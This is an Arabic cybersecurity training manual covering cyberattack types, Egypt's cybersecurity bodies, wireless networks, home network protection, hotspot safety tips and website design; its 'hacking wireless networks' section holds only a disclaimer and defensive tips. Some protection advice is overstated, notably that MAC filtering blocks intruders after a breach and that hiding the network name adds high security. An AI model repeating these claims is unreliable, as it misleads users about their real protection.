• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –3			15 دقيقة
• اشكال الهجمات السيبرانية	المناقشة		25 دقيقة
• الشبكات اللاسلكية	عصف ذهني		25 دقيقة
• نشاط –4			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الأول

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : المواقع الالكترونية

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **اشكال الهجمات السيبرانية**

.

نشاط –1

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن اشكال الهجمات السيبرانية.

اشكال الهجمات السيبرانية

مواجهة الجرائم التي تحتاج إلى وجود الأمن السيبراني مثل تهريب المخدرات وغسيل الأموال والإساءة للمجتمعات أو الحكومات، وما تقوم به المنظمات الإرهابية من عمليات تجنيد وتخطيط وتنفيذ أعمال إرهابية من خلال التواصل والتعارف عن طريق الانترنت، وكذلك الهجمات الالكترونية على المنشآت وعلى الدول وتعطيل المصالح وتخريب الشبكات والبنوك وغيرها من المنشآت الحيوية، يحتاج لمثل هذا النوع من الأمن الذى يواجه جرائم الفضاء والذى سيكون معني بحماية الوطن والمواطن ومكتسبات الوطن، وخاصة أن الحرب اليوم لم تعد تقتصر على حرب الأسلحة فقط، بل ظهر بما يعرف بالحرب الالكترونية وهى الحروب التى يتم تنفيذها من خارج الحدود، هذا وتتراوح الهجمات السيبرانية المنظمة عالمياً بين ثلاثة أقسام وهي:

- **الإرهاب السيبراني:**

هو الهجوم المنظم من الجماعات الإرهابية على البنى التحتية والأنظمة والشبكات بهدف التخريب والإرهاب، حيث استطاعت الجماعاتُ الإرهابية استخدام الانترنت في التواصل مع بعضها بعضاً عبر القارات، وهو الأمر الذي كان يستغرق شهوراً في الماضي.

ليس هذا فحسب، بل استطاعت الجماعات الإرهابية تبادل المعارف بطرق جديدة، وبذلك يكون الانترنت قد وفّر لهذه الجماعات مساحات افتراضية للتدريب، ووفرّ كذلك مصدر منخفض التكلفة لجمع المعلومات الاستخباراتية حول أهدافها عن طريق استخدام تقنية.

- **الحروب السيبرانية:**

يُستخدم مصطلح "الحرب السيبرانية" لوصف كل شيء متعلق بحملات التخريب وتعطيل الإنترنت، وصولاً إلى حالة الحرب الفعلية باستخدام الوسائل الالكترونية، ويذهب بعض الخبراء لتوسيع هذا المفهوم ليشمل عمليات تزوير بطاقات الائتمان، وقد تم اعتماد الحرب السيبرانية كغيرها من الحروب التقليدية مثل (الحرب البرية، الجوية، البحرية والفضاء) من قبل العديد من الحكومات.

- **التجسس السيبراني:**

يُعد أحد أنواع التجسس التقليدي باستخدام وسائل التكنولوجيا الفائقة؛ و معظم الهجمات السيبرانية المتطورة التي أطلقت تقع ضمن هذه الفئة حيث يتم التحصل على معلومات سرية بطرق غير مشروعة بهدف الحصول على أفضلية اقتصادية، أو استراتيجية، أو عسكرية، ومن أشهر الهجمات الهجوم على "اكويفاكس" والذي تسبب في ضياع معلومات شخصية لـ ١٤٣ مليون مستهلك أمريكي، وأيضاً هجمات فيروس "الفدية" الالكترونية التي تعرض لها عدد كبير من دول العالم.

آليات عديدة لتفعيل الأمن السيبرانى

تبدأ نقطة انطلاق وتفعيل الأمن السيبراني الوطني بتطوير سياسة ومخطط وطنى لرفع الوعي حول قضايا الأمن السيبراني بهدف تحفيزه وتقليص مخاطر وآثار التهديدات، وهذا ما تحاول مصر بذله عبر العديد من الآليات، على النحو التالى:

استراتيجية موحده للدولة في مجال الأمن السيبرانى:

تماشياً مع الاستراتيجية العامه للدولة والتي تسعى إلي تعزيز حلول أمن البيانات والمعلومات لدى مختلف الجهات والهيئات، والتوسع فى تقديم خدمات الحكومة الالكترونية بشكل آمن ، أعلنت غرفة صناعة تكنولوجيا المعلومات والاتصالات عن 4 محاور لبحث مستقبل تطوير وتنمية مجال أمن المعلومات في مصر ، وذلك خلال جلسات "الأمن السيبرانى آفاق وتحديات" التي عقدت علي هامش المؤتمر السنوي "نحو تطوير الصناعة" في 9 يونيو عام 2015، تحت رعاية

وزارة الاتصالات وتكنووجيا المعلومات وبالتعاون مع هيئة تنمية صناعة تكنولوجيا المعلومات "ايتيدا"

➢ وتتجسد تلك المحاور الرئيسية الأربعة في:
سبل تأمين شبكات البنية التحتية وتطبيقات التحكم الصناعي، مستقبل الهجمات السيبرانية وتأثيرها علي الأمن القومي ، المستجدات التشريعية وانعكاسها على آليات التعامل مع جرائم تقنية المعلومات، بالإضافة إلى أفضل الممارسات لتأمين منظومة الخدمات الإلكترونية.

- المركز العربي الإقليمي للأمن السيبراني:

تَسهم مصر بدور حيوى فى أعمال المركز العربي الإقليمي للأمن السيبراني (ITU-ARCC) ، الذى تم تأسيسه من قبل الاتحاد الدولي للاتصالات (ITU) وسلطنة عمان في ديسمبر 2012 ممثلة في هيئة تقنية المعلومات، حيث يتم استضافته وإدارته وتشغيله من قبل المركز الوطني للسلامة المعلوماتيه (OCERT) ، ثم جاء التدشين الرسمي للمركز الإقليمي للأمن السيبراني بتاريـخ 3 مارس 2013 بواحة المعرفة مسقط تحت رعاية الاتحاد الدولي للاتصالات.

هذا وتتبلور رؤية المركز ومهمته حول إنشاء بيئة أكثر أمناً وتعاوناً في مجال الأمن السيبراني في المنطقة العربية وتعزيز دور الاتحاد الدولي للاتصالات في بناء الثقة والأمن في استخدام تكنولوجيا المعلومات والاتصالات في المنطقة.

تماشياً مع أهداف الأجندة العالمية الأمن السيبراني للاتحاد الدولي للاتصالات ويعتبر المركزالعربي الإقليمي للأمن السيبراني بمثابة مركز الأمن السيبراني للاتحاد الدولي للاتصالات في المنطقة لإضفاء الطابع المحلي وتنسيق مبادرات الأمن السيبراني في المنطقه العربيه.

- المركز المصري للاستجابة للطوارئ الحاسب الآلي (سيرت):

قام الجهاز القومي لتنظيم الاتصالات بتأسيس المركز المصري للاستجابة للطوارئ الحاسب الآلي (سيرت) في أبريل 2009، حيث

يعمل به فريق من ستة عشر متخصصاً ، ويقدم الفريق الدعم الفني على مدار 24 ساعة لحماية البنية التحتية الحيوية للمعلومات.

ويقدم المركز منذ عام 2012 الدعم لمختلف الجهات عبر قطاعات تكنولوجيا المعلومات والاتصالات، والخدمات المصرفية والحكومية من أجل مساعدتهم على مواجهة تهديدات الأمن السيبراني بما في ذلك هجمات الحرمان من الخدمة.

يتكون المركز من أربع إدارات رئيسية، وهي مراقبة المخاطر والتعامل مع الحوادث السيبرانية، وتحليل الأدلة السيبرانية، وتحليل البرمجيات الخبيثة، وفحص الثغرات واختبارات الاختراق.

وتتمحور مهمة المركز المصري للاستجابة لطوارئ الإنترنت والحاسب حول توفير نظام للإنذار المبكر ضد البرمجيات الخبيثة والهجمات الإلكترونية التي تنتشر بنطاق واسع ضد البنية التحتية الحيوية للمعلومات المصرية، ويعمل المركز حالياً على التوسع في تطوير مختبراته في الإدارات التشغيلية الرئيسية الأربعة، ويجرى التخطيط لمختبرات إضافية للأمن السيبراني في مجال الهاتف المحمول والأمن السيبراني في أنظمة التحكم الصناعية.

وتتركز المهمة الرئيسية للمركز المصري للاستجابة للطوارئ المعلوماتية (سيرت) حول توفير نظام للإنذار المبكر ضد البرمجيات الخبيثة والهجمات الالكترونية التي تنتشر بنطاق واسع ضد البنية التحتية الحيوية للمعلومات المصرية، ومن أهداف المركز أيضاً: وضع إطار تشريعي ملائم للأمن السيبراني، بمشاركة القطاع الخاص والمجتمع المدني واسترشادا بالخبرة الدولية والمبادرات ذات الصلة، ووضع إطار تنظيمي مناسب لإنشاء نظام وطني للأمن السيبراني ومراكز استجابة للطوارئ، وتأسيس البنية التحتية اللازمة لضمان الثقة في المعاملات الالكترونية وحماية الهوية الرقمية، مثل البنية التحتية للمفاتيح العامة ومكاتب الائتمان بمشاركة القطاع الخاص، وجمع المعلومات حول الحوادث الأمنية وتحليلها، والتنسيق

والوساطة بين كافة الأطراف لحل مثل تلك الحوادث ، بالإضافة إلى التعاون الدولي مع مختلف الفرق الأخرى.

كما يختص (سيرت) أيضاً بوضع وتنفيذ برامج لبناء القدرات البشرية اللازمة لتفعيل نظام الخدمات الالكترونية في جميع القطاعات، بالتعاون مع القطاع الخاص والجامعات والمنظمات غير الحكومية، والتعاون مع الدول الأخرى والمنظمات الدولية ذات الصلة بمجالات الأمن السيبراني والخدمات الالكترونية، ورفع الوعي العام بفوائد الخدمات الالكترونية للأفراد والشركات والمؤسسات وبأهمية الأمن السيبراني.

وتجدر الإشارة إلى أن المركز المصري للاستجابة للطوارئ المعلوماتية (سيرت) لديه العديد من اتفاقيات التعاون مع فريق الطوارئ للحاسوب بالولايات المتحدة (US-CERT) ، ووكالة أمن الانترنت الكورية (KISA) في مدينة سيول، والهيئة الماليزية للأمن السيبراني، كما أن سيرت عضو في فريق الاستجابة لطوارئ الحاسب التابع لمنظمة المؤتمر الإسلامي(التعاون الاسلامى حاليا).

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع المواقع الالكترونية

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- الشبكات اللاسلكية

الشبكات اللاسلكية

تعتبر الشبكة اللاسلكيّة أحد أنواع الشبكات الحاسوبيّة التي تتيح الفرصة لنقل المعلومات بين الأجهزة المختلفة دون الحاجة إلى استخدام الأسلاك والتوصيلات، ويمكن تنفيذ هذا النوع بالتحكم

عن بعد مع أنظمة نقل المعلومات من خلال استخدام أمواج الراديو الكهرومغناطيسيّة كحامل لإشارة هذه المعلومات، وتنفيذها في الطبقة الفيزيائيّة من الشبكة.

استخدامات الشبكات اللاسلكية:

- وسيلة سريعة للاتصال بالإنترنت في المناطق التي تفتقر إلى بنية تحتيّة توفر هذا الاتصال بصورة جيّدة.
- تشكيل أنظمة شبكات ضخمة حول العالم يزداد الإقبال عليها يوماً بعد لليوم لاستخدامها في التواصل والاتصال بين الأشخاص في مختلف مناطق العالم.
- توفير اتصال سريع بين الأفراد والشركات سواء كان على مسافات بعيدة أو قريبة.
- إمكانيّة إرسال معلومات بحجمٍ ضخم لمسافات طويلة.
- سهولة إجراء الاتصالات العاجلة؛ كالاتصال الخاص بأفراد الشرطة مع بعضهم.

إيجابيات الشبكة اللاسلكية:

- الأسعار مناسبة ومنخفضة نوعاً ما، مما أدى إلى استخدام هذه الشبكات في المنازل.
- تتميز بالمرونة فى التركيب حيث تصل الى اماكن لا يمكن استخدام شبكات سلكية فيها.
- اقل فى التكلفة من الشبكات السلكية.

- المتانة، ولكن في بعض الأحيان قد تتعرّض هذه الشبكات للتداخل الإذاعي عليها من الأجهزة الأخرى، مما يؤدي إلى ضعف الأداء للمستخدمين.

- المرونة العاليّة، حيث تمر موجات الراديو مخترقة الحوائط والحواسيب والأماكن الواقعة في نطاق نقطة الوصول للشبكة.
- إمكانيّة وضع أجهزة الشبكة اللاسلكيّة في أي مكان بحيث تكون مخفيّة وراء الشاشات، ولذلك فهي مناسبة للأماكن التي يصعب تكوين شبكة سلكيّة فيها؛ كمتاحف البنايات القديمة.
- سهولة الإعداد والاستخدام، بحيث لا تتطلّب سوى برنامج مساعد لتجهيز الحواسيب والأجهزة النقالة، وهناك بعض الأجهزة التي تكون مجهزة ببطاقات الوصول اللاسلكيّة؛ مثل: أجهزة السنترينو.
- سهولة التخطيط والتركيب بعكس الشبكات السلكيّة التي تتطلب مكوّنات وعمليّات صيانة مكلفة، عدا عن شكل الجدران الناتج، والذي يكون غير مرتب نتيجة تعدد الكابلات، والسويتشات، والهب.

سلبيات الشبكة اللاسلكية:

- البطء في العمل، حيث إنّ الشبكات اللاسلكيّة تكون في معظم الأوقات أبطأ من الشبكات السلكيّة المتصلة بشكلٍ مباشر باستخدام الإيثرنت.
- وجود مشكلات توافقيّة، فالأجهزة المصنوعة من أكثر من شركة قد لا تستطيع الاتصال مع بعضها، أو تكون بحاجة إلى المزيد من الجهد للتغلب على هذه المشكلات.
- إمكانيّة اختراق الشبكة كونها تتمتع بمستوى حماية ضعيف للخصوصيّة، وهذا ما يجعل أي شخص واقع ضمن نطاق تغطية الشبكة أن يحاول اختراقها.

استخدامات الشبكات اللاسلكية

لعبت الشبكات اللاسلكية دوراً كبيراً في الاتصالات العالمية منذ الحرب العالمية الثانية فعن طريق استخدام الشبكات اللاسلكية, يمكن إرسال معلومات لمسافات بعيدة عبر البحار بطريقة سهلة ,عمليّة وموثوقة.

منذ ذلك الوقت, تطورت الشبكات اللاسلكية بشكل كبير وأصبح لها استخدامات كثيرة في مجالات واسعة, نذكر منها:

- الهواتف الخليوية تشكل أنظمة شبكات ضخمة حول العالم يزداد استخدامها يومياً للتواصل بين أشخاص من جميع أنحاء العالم.
- إرسال معلومات كبيرة الحجم لمسافات شاسعة أصبح ممكناً من خلال الشبكات اللاسلكية من خلال استخدام الأقمار الصناعية للتواصل.
- الاتصالات العاجلة - كاتصال أفراد الشرطة مع بعضهم - أصبحت أسهل بكثير باستخدام الشبكات اللاسلكية.
- أصبح بإمكان الأفراد والشركات على حدّ سواء استخدام هذه الشبكات لتوفير اتصال سريع سواءً كان ذلك على مسافات قريبة أو بعيدة.
- من أهم فوائد الشبكات اللاسلكية هو استخدامها كوسيلة رخيصة وسريعة للاتصال بالانترنت في المناطق التي لا توجد فيها بنية تحتية تسمح بتوفير هذا الاتصال بشكل جيد كما هو الحال في معظم الدول النامية.

انواع الشبكات حسب التصميم

- **الشبكة الخطيّة (Bus Topology):**

وهي عبارة عن عدّة أجهزة ترتبط بواسطة أسلاك وقطع أخرى لتتصل في موصل واحد يسمى الموصل الهيكلي، وتوضع قطع في آخر السلك لتقليل التشويش.

- **شبكة النجمة (Star Topology):**

يعد هذا النوع من أفضل أنواع الشبكات، وتتوزّع الأجهزة حول جهاز مركزي يتحكّم في نقل البيانات بين الأجهزة، ولها العديد من المميزات التي تجعلها أفضل من غيرها، كعدم تأثّر الشبكة في تعطل أحد الأجهزة المتصلة بالشبكة، ولكنها تتعطل تماماً في حال تعطّل الجهاز المركزي.

- **الشبكة الحلقيّة (Ring Topology):**

وتتصل الأجهزة ببعضها عن طريق كابل وتشكلّ حلقة، وأكبر مساوئها أنّ تعطل جهاز يعني تعطل كامل الشبكة، لذلك فإنّها تبنى على أساس كابلين وليس كابل واحد.

- **الشبكة الشبكيّة (Mesh Topology):**

في هذا النوع من الشبكات يتصل كلّ جهاز بجميع الأجهزة باستخدام مجموعة كوابل تساوي عدد الأجهزة، وهذا يجعلها تكلّف كثيراً، ويصعب اكتشاف الأخطاء وإصلاحها لكثرة الكوابل.

أنواع الشبكات اللاسلكية

- **شبكات PAN:**

وهي شبكات المناطق الشخصيّة التي تصل بين مجموعة من الأجهزة الواقعة ضمن مساحة صغيرة تمكّن الشخص من الوصول إلى جميع أجزائها.

- **شبكات WLAN:**

وهي النوع الأكثر انتشاراً من أنواع الشبكات اللاسلكيّة، وتدعى بشبكات المناطق المحليّة، حيث يقوم هذا النوع على ربط مجموعة من الأجهزة على مسافة واسعة نوعاً ما تمتد لتصل لمنزل أو مكتب أو عمارة سكنيّة.

- **شبكات MAN:**

وهي الشبكات ذات الامتداد الواسع لتغطيّة أكبر مساحة ممكنة من المناطق، ويتم من خلالها ربط أكثر من شبكة محليّة في آنٍ واحد لتغطيّة منطقة جغرافيّة متوسطة الحجم؛ كالمدينة، أو الحرم الجامعي.

نشاط 4–

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن الشبكات اللاسلكية.

الوحدة التدريبية الثالثة

البرمجيات وصفحات الويب

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	البرمجيات وصفحات الويب	10 دقيقة	تابع البرمجيات وصفحات الويب
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –5			15 دقيقة
• كيفية حماية انفسنا من الاختراق	المناقشة		45 دقيقة
• كيفية اختراق الشبكات اللاسلكية	عصف ذهني		45 دقيقة
• نشاط –6			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الثالث

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : البرمجيات وصفحات الويب

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **كيفية حماية انفسنا من الاختراق**

نشاط –5

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن كيفية حماية انفسنا من الاختراق.

كيفية حماية انفسنا من الاختراق

حتى نحمي الشبكة المنزلية من الإختراق هناك عدة طرق تمكننا من السيطرة

على الشبكة وهي:

- **اولا إستخدام التشفير WPA2 بدل عن WEP لانه يستخدم 128 بت وصعب الكسر.**
- **إستخدام ارقام سرية معقدة تحتوي على أحرف كبيرة وصغيرة ورموز وارقام ومثال على ذلك O@&%,M515KL حتى يصعب على المخترق عملية التخمين عليها .**
- **استخدام اسلوب الفلترة ونقصد به Mac Filtering وهو نقوم بعمل أخد الماك أدرس لكل جهاز نريده ان يتصل بالشبكة ويكون هذا الجهاز هو الجهاز المصرح له بإستخدام الشبكة وحتى وان صار هنالك إختراق لن يتمكن المخترق من استخدام الشبكة وذلك لعدم اضافة الماك ادرس الخاص به في قائمة المسموح لهم .**
- **تغير رقم الدخول الى الراوتر ، ونقصد به الباسورد الإفتراضي للراوتر الذي يكون في الغالب user name = Admin و الرقم السري Admin لان ان تم الوصول الى لوحه التحكم للراوتر يمكن للمخترق السيطرة على الشبكة**
- **اخفاء اسم الشبكة عن الظهور في البحث وهذه الخطوة غير ضرورية ان قمنا بتطبيق الخطوات ال4 السابقة ولكن حتى يكون زيادة الأمان لدينا عالي جدا.**

إستراحة تدريبية

اليوم التدريبي الثالث

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع البرمجيات وصفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيفية اختراق الشبكات اللاسلكية

كيفية اختراق الشبكات اللاسلكية

أصبح من الممكن استخدام بعض أجهزة الأندرويد في فحص وكسر حماية الشبكات اللاسلكية.

هذه الأدوات متاحة للاستخدام المجاني، بشرط أن يكون جهازك متوافقًا معها.

اختراق أجهزة الراوتر بدون إذن هو فعل غير قانوني.

الخطوات الواردة في المقال التالي الهدف منها هو اختبار الأمان على شبكة الإنترنت الخاصة بك ولسنا مسؤولين عن أي استخدام خاطئ لها.

النصائح للحماية

- **استعمال برنامج جدار ناري Firewall على جهازك المحمول.**
- **غالبا ما تكون نقاط الاتصال الساخنة المجانية أقل أمنا من نظيرتها مدفوعة الأجر.**
- **النقاط المدفوعة تتم عملية متابعتها وحمايتها وتغير جميع مستلزمات الأمان لها مع التشفير.**
- **إيقاف خاصية مشاركة الملفات على الجهاز لمنع وصول أي شخص إلى ملفاتك الخاصة أو حتى فتح مجال المشاركة لعمل ذلك قم بإزالة خاصية الملفات من خيارات المجلدات الموجودة في قائمه أدوات.**
- **إذا كان في جهازك ملفات خاصة وهامة قم بإحكام إغلاقها بكلمة مرور.**
- **الطريقة سهله قم بضغط الملفات التي تريد حمايتها وفي الخيارات ستجد خياراً خاصاً بوضع كلمه مرور للملف حتى ولو تم أخذ الملف من جهازك فلن يستطيع فتحة واستخدم دائما كلمة مرور مؤلفة من ارقام وحروف وعلامات ترقيم وبحد ادنى ثمانية احرف فهذا يصعب من فك تشفيرها.**

- **أيضا يوجد برامج تقوم بوضع كلمات مرور على الملفات والمجلدات وأيضا البرامج للحد من استخدامها.**
- **قم بإطفاء كرت الشبكة اللاسلكية على جهازك المحمول. فلم يتم وضع زر التشغيل على جهاز المحمول عبث ولكن تم وضعة لكي تقوم بإغلاقه بعد الانتهاء من الاستخدام, هذا سيوفر عليك أولا الطاقة وسيمنع الأشخاص الآخرين من الدخول أو حتى الوصول إلى جهازك.**
- **إذا كنت تعمل على كرت شبكه لا سلكية قم بإخراج الكرت من المحمول.**
- **انتبه من أن تقوم بأي عملية مالية على نقطه ساخنة أو من مقهى إنترنت. إلى في حاله إذا كان الموقع يحتوي على خدمة التشفير بروتوكول طبقة المنافذ الآمنة وهي عبارة عن القفل الصغير الذي يظهر في أسفل المتصفح كما سوف تجد أن كلمه http أصبحت https وتعني امن secure. أي معاملة ماليه لا تحتوي خدمة التشفير ستؤدي إلى مخاطره كبيره لمعلوماتك الشخصية الخاصة بأمورك المالية.**
- **عدم وجود أي شخص في المقهى لا يعني أن تكون الشبكة آمنة فمن الممكن إن يكون هناك شخص قريب في الجوار إما في الشقة العلوية أو في سيارته وعدم رؤيته لا يعني انه لا يستطيع الاتصال فبعض تلك الشبكات اللاسلكية يصل مدى التغطية لديها إلى 3000 متر.حسب نوع الجهاز الذي يستخدمه القرصان أو المخترق**
- **لا تقوم بالاتصال بشبكة لاسلكية وجهازك لا يحتوي على برنامج حماية من الفيروسات فبمجرد أن تقوم بالاتصال بالشبكة اللاسلكية فهناك احتمالية أن تصاب إما بفيروس أو دودة إلكترونية خلال 15 ثانية إذا لم يحتو جهازك على برنامج مكافحة الفيروسات حديث وفعال.**

- **لا تتجاهل علامة التحديث الصفراء التي تظهر بجانب الساعة فهي علامة مهمة من مايكروسوفت فقد قامت النظام بتحميل التحديثات وتنتظر فقط التحميل فلا تفوت الفرصة على نفسك وتخاطر بعدم تثبيتها.**
- **التحديثات التي تظهر بجانب الساعة هي تحديثات أمنية غاية في الأهمية لضمان إغلاق الثغرات التي قد تسبب مشاكل لجهازك وتؤدي به للاختراق.**


نشاط –6

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيفية اختراق الشبكات اللاسلكية.

الوحدة التدريبية الرابعة

امن المعلومات



جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	امن المعلومات	10 دقيقة	تابع امن المعلومات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –7			15 دقيقة
• المواقع الالكترونية	المناقشة		90 دقيقة
• كيفية تصميم موقع الكترونى	عصف ذهني		15 دقيقة
• نشاط –8			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الرابع

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : امن المعلومات

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- المواقع الالكترونية

نشاط 7-

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن المواقع الالكترونية.

المواقع الالكترونية

المواقع الإلكترونية المواقع الإلكترونية هي مجموعة من الصفحات المتصلة على الشبكة العالمية، والتي تعتبر كياناً واحداً يمتلكه عادةً شخص واحد أو منظمة واحدة، ويُكرّس لموضوعٍ واحدٍ أو لعدّة مواضيع وثيقة الصلة.

تاريخ المواقع الإلكترونية

بدأ تطوير الشبكة العالمية عام 1989، وذلك من قبل تيم بيرنرز لي وزملائه في سيرن، وهي منظمة علمية دولية مقرها في جنيف سويسرا، حيث قاموا بإنشاء بروتوكول نقل النص التشعبي (بالإنجليزية: Hyper Text Transfer Protocol)، والذي يوحد الروابط بين الخوادم والعملاء، وقد توفرت متصفحات الويب القائمة على النصوص ليتمّ إصدارها في يناير عام 1992، حيث اكتسبت الشبكة العالمية قبولاً سريعاً عند إنشاء مستعرض ويب يدعى موسيك (بالإنجليزية: Mosaic)، والذي تمّ تطويره في الولايات المتحدة من قبل مارك أندريسن وآخرين في المركز الوطني لتطبيقات الحوسبة الفائقة في جامعة إلينوي وتمّ إطلاقه في سبتمبر 1993م.

أنواع المواقع الإلكترونية

هناك أنواع متعددة من المواقع الإلكترونية، ومنها ما يأتي:

- **مواقع تجارية:**

وهي مواقع صممت لغرض بيع المنتجات أو الخدمات، وغالباً ما ينتهي عنوان الإنترنت الخاص بهذه المواقع ب com.

- **مواقع رموز البلدان:**

تحتوي مواقع الويب من البلدان الأخرى على رمز البلد في نهايتها، فعلى سبيل المثال بريطانيا العظمى رمزها uk ، وكندا ca.

- **مواقع تعليمية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن مؤسسةٍ تعليميةٍ معينة، وينتهي عنوان الإنترنت الخاص بها ب edu.

- **مواقع الترفيه:**

الغرض من هذا النوع من المواقع هو الترفيه والتسلية، وغالباً ما ينتهي عنوان الإنترنت الخاص بها بـ com.

- **مواقع حكومية:**

الغرض من هذا النوع من المواقع هو تقديم المعلومات التي تصدرها الوكالات الحكومية والمكاتب والإدارات، وعادةً تكون المعلومات التي تقدمها المواقع الحكومية موثوقةً جداً، وغالباً ما ينتهي عنوان الإنترنت الخاص بها بـ gov.

- **مواقع عسكرية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن الجيش، وينتهي عنوان الإنترنت الخاص بها بـ mil.

- **مواقع إخبارية:**

يكون الغرض من هذا النوع من المواقع هو توفير معلوماتٍ عن الأحداث الجارية، وينتهي عنوان الإنترنت الخاص بها بـ com.

- **مواقع المنظمات:**

الغرض من هذا النوع من المواقع هو الدفاع أو الترويـج لرأي الفرد أو وجهة نظر المجموعة، وينتهي عنوان الإنترنت الخاص بها بـ org.

- **مواقع شخصية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن الفرد، أما عنوان الإنترنت فله مجموعة متنوعة من النهايات.

إستراحة تدريبية

اليوم التدريبي الرابع

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع امن المعلومات

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيفية تصميم موقع الكترونى

كيفية تصميم موقع الكتروني

يمكن تصميم موقع على شبكة الإنترنت من خلال الاستعانة بأحد البرامج الأساسية (بالإنجليزية:platform) المستخدمة في بناء مواقع الإنترنت ومن أشهرها ما يلي:

- **برمجية وورد برس (WordPress):**

يمكن تصميم موقع من خلال موقع البرمجية مباشرة (WordPress.com)، أو يمكن تثبيت البرمجية من خلال زيارة (WordPress.org)، ما يتيح لك تحكماً اكثر بمكونات الموقع.

أكثر ما يميز وورد برس عن باقي البرمجيات هو تمتعه بقدرٍ من الفاعليه والحركية تجعل المستخدم قادراً على تصميم موقعه الخاص بالطريقة اللتي تخدم حاجاته.

- **برمجية ويبلي (Weebly):**

يقوم نظام تصميم الموقع على هذه البرمجية على عملية السحب والترك (بالأنجليزية: Drag-and-drop).

ببساطة، لا تتطلب هذه البرمجية من المصمم غير سحب مكونات وأسقاطها أو تركها ليرى نتيجة تلك الحركات على الأمكنة الأخرى داخل نطاق واجهة التصميم.

تصميم المواقع باستخدام لغات البرمجة

يمكن تصميم موقع ويب من خلال استخدام لغة ترميز النص التشعبي (بالأنجليزية: HTML) وهي طريقة الأكثر تحديا مقارنةً ببرمجيات التصميم السالف ذكرها.

